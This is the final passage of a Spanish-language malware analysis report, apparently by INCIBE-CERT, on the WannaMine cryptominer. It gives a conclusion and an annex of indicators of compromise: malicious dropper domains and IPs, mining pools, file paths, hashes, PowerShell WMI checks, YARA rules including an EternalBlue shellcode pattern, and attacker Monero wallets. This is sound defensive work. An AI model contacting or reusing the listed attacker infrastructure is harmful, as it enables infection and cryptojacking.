Si bien esto elimina los rastros del *malware* del sistema, es recomendable examinar más a fondo el mismo en busca de indicios de intrusión, ya que se desconoce si el ataque ha tenido más incidencia que la instalación de WannaMine.

5. Conclusión

Tras el análisis de la muestra, se ha podido identificar la familia a la que pertenece, además de entender la naturaleza de su comportamiento y sus principales funcionalidades, que incluyen su persistencia, movimiento lateral, ejecución remota, explotación de la vulnerabilidad Eternal Blue y los diferentes métodos de minado de criptomonedas.

También se proporciona una forma de limpiar el sistema afectado por este *malware*, así como diferentes identificadores de compromiso con los que poder prevenir y/o localizar otras muestras de esta familia.

Anexo 1: Indicadores de Compromiso (IOC)

6.1. URL y URis:

URL de descarga de *droppers PowerShell* (maliciosas):

sjjjv.xyz
profetestruec.net
winupdate.firewall-gateway.de
45.140.88.145
205.209.152.78

Pools de minería (URL no maliciosas, pero sí válidas para detectar mineros de criptomonedas):

xmr-eu1.nanopool.org:14444
xmr-asia1.nanopool.org:14444
xmr-eu2.nanopool.org:14444
pool.supportxmr.com:80
xmr-us-east1.nanopool.org:14444
xmr-us-west1.nanopool.org:14444
pool.minexmr.com:80
sg.minexmr.com:80
ca.minexmr.com:80

Uris:

/dn6
/dn3
/in3.ps1
/int6.ps1
/in6.ps1
/info.vbs

6.2. Ficheros y rutas

%windir%\system32\WindowsPowerShell\v1.0\WinRing0x64.sys

```
%windir%\syswow\WindowsPowerShell\v1.0\WinRing0x64.sys
%windir%\system32\mui.exe
%windir%\syswow\mui.exe
%windir%\11.vbs
%windir%\info.vbs
%windir%\temp\sysupdater0.bat
```

6.3. *Hashes*

Artefacto	int6.ps1
MD5	3b8e4705bbc806b8e5962efe39a35f66
SHA1	601daafe2b7725a46520580fa18d0c1103af00f2
SHA256	88b7f7517d70ae282a17bff20382599566cc4ff14492f18158fd4a9285ef89ff

Artefacto	“funs”
MD5	b2de128c2f70dc74cc25680bc6ac9a94
SHA1	9739ff09665d32dd09a73c25fdbb3e4538ab26a0
SHA256	e27b534c2d296ce0e987bf3d0a0bb13a9d252c81b5ae7557e36368ba560c6f4f

Artefacto	“mimi”
MD5	0367064d9585cc5c8b8eff127d9565d0
SHA1	784720bab9106e47c5b34d7f0fa12d1388fe1f9d
SHA256	d82889279c771f362f870a5f896fc435790cbd0b587e86efcd4164570ce12a72

Artefacto	“mon”
MD5	91ff884cff84cb44fb259f5caa30e066
SHA1	c68e4d9bc773cfef0c84c4a33d94f8217b12cb8b
SHA256	5a0ec41eb3f2473463b869c637aa93fac7d97faf0a8169bd828de07588bd2967

Artefacto	WinRing0x64.sys
MD5	0c0195c48b6b8582fa6f6373032118da

SHA1	d25340ae8e92a6d29f599fef426a2bc1b5217299
SHA256	11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5

Artefacto	mue.exe
MD5	d1aed5a1726d278d521d320d082c3e1e
SHA1	efdb3916c2a21f75f1ad53b6c0ccdf90fde52e44
SHA256	0a1cdc92bbb77c897723f21a376213480fd3484e45bda05aa5958e84a7c2edff

Artefacto	Payload contenido en mue.exe
MD5	c467df0639ffa846dbbb6fc8db1c1020
SHA1	41bb5b29c9c5ede666c84e58aaf99ed7b48706ee
SHA256	c62f502d9a90eae7222e4402c5c63cb91180675ea0b9877dee6a845f1ee59f2a

Artefacto	sc
MD5	25ada18486a82950bf71ade22bc26446
SHA1	94507ad582d158c36536c24591c9ed09c90592e0
SHA256	30a1cb62beea2b65e888b76ac01fe832de85e7ac6ff5b6c093b7e8892e4fe2e4

6.4. Configuraciones del sistema

La existencia de los siguientes objetos WMI (*Event Consumers*, *Event Filters*, ConsumertoBindings y clases WMI) es también un indicador de que la máquina está infectada:

SCM Event8 Log Consumer

SCM Event8 Log Consumer2

SCM Event8 Log Filter

SCM Event8 Log Filter2

systemcore_Updater8

Pueden comprobarse con las siguientes instrucciones *PowerShell*:

```
Get-WMIObject -Namespace root\subscription -Class __FilterToConsumerBinding -
Filter "__Path LIKE '%SCM Event8 Log Consumer%'"
```

```
Get-WMIObject -Namespace root\subscription -Class __EventFilter -filter “Name LIKE '%SCM Event8 Log Filter%'"

Get-WMIObject -Namespace root\subscription -Class CommandLineEventConsumer -Filter ('Name like '%SCM Event8 Log Consumer%'')

Get-WMIObject -Namespace root\default -List | where {$_.Name –eq 'systemcore_Updater8'}
```

6.5. Reglas Yara

```
rule RULE_ETERNALBLUE_GENERIC_SHELLCODE
{
        meta:
                description = "Detecta una shellcode genérica de EternalBlue, con payload variable"
                created = "08/02/2020 16:55:00"
                author = "INCIBE-CERT"
                version = "1.0"
        strings:
                $sc = { 31 c0 40 0f 84 ?? ?? ?? ?? 60 e8 00 00 00 00 5b e8 23 00 00 00 b9 76 01 00 00 0f 32 8d 7b 39 39 }
        condition:
                all of them
}
```

```
rule RULE_XMRIG
{
    meta:
        description = "Minero XMRig"
        created = "02/05/2020 13:26:00"
        author = "INCIBE-CERT"
        version = "1.0"

    strings:
        $xmrig = “xmrig”
        $randomx = “randomx”

    condition:
        uint16(0) == 0x5A4D  and
```

```
        all of them
}
```

6.6. *Wallets* Monero implicadas en ataques de *Cryptojacking*

46fWRc6YzftENCetJsN8zYM1EUb6ziekK8ykrZTL4AWDZ94NwkSCRTAD8MLtqwgjKP6dRv9uSpHt7jjmdfbG7HpdCp5nhUW
46gVfDm99aq9JqESFxXFp5AyFCZPHsbTn48dWAtVASddf4TmhQMkxvQadhKPvAjszJV8cQKVHHLQ7WpNrh33ogkGUPHhpVP

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA SEGUNDA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

017
TU AYUDA EN CIBERSEGURIDAD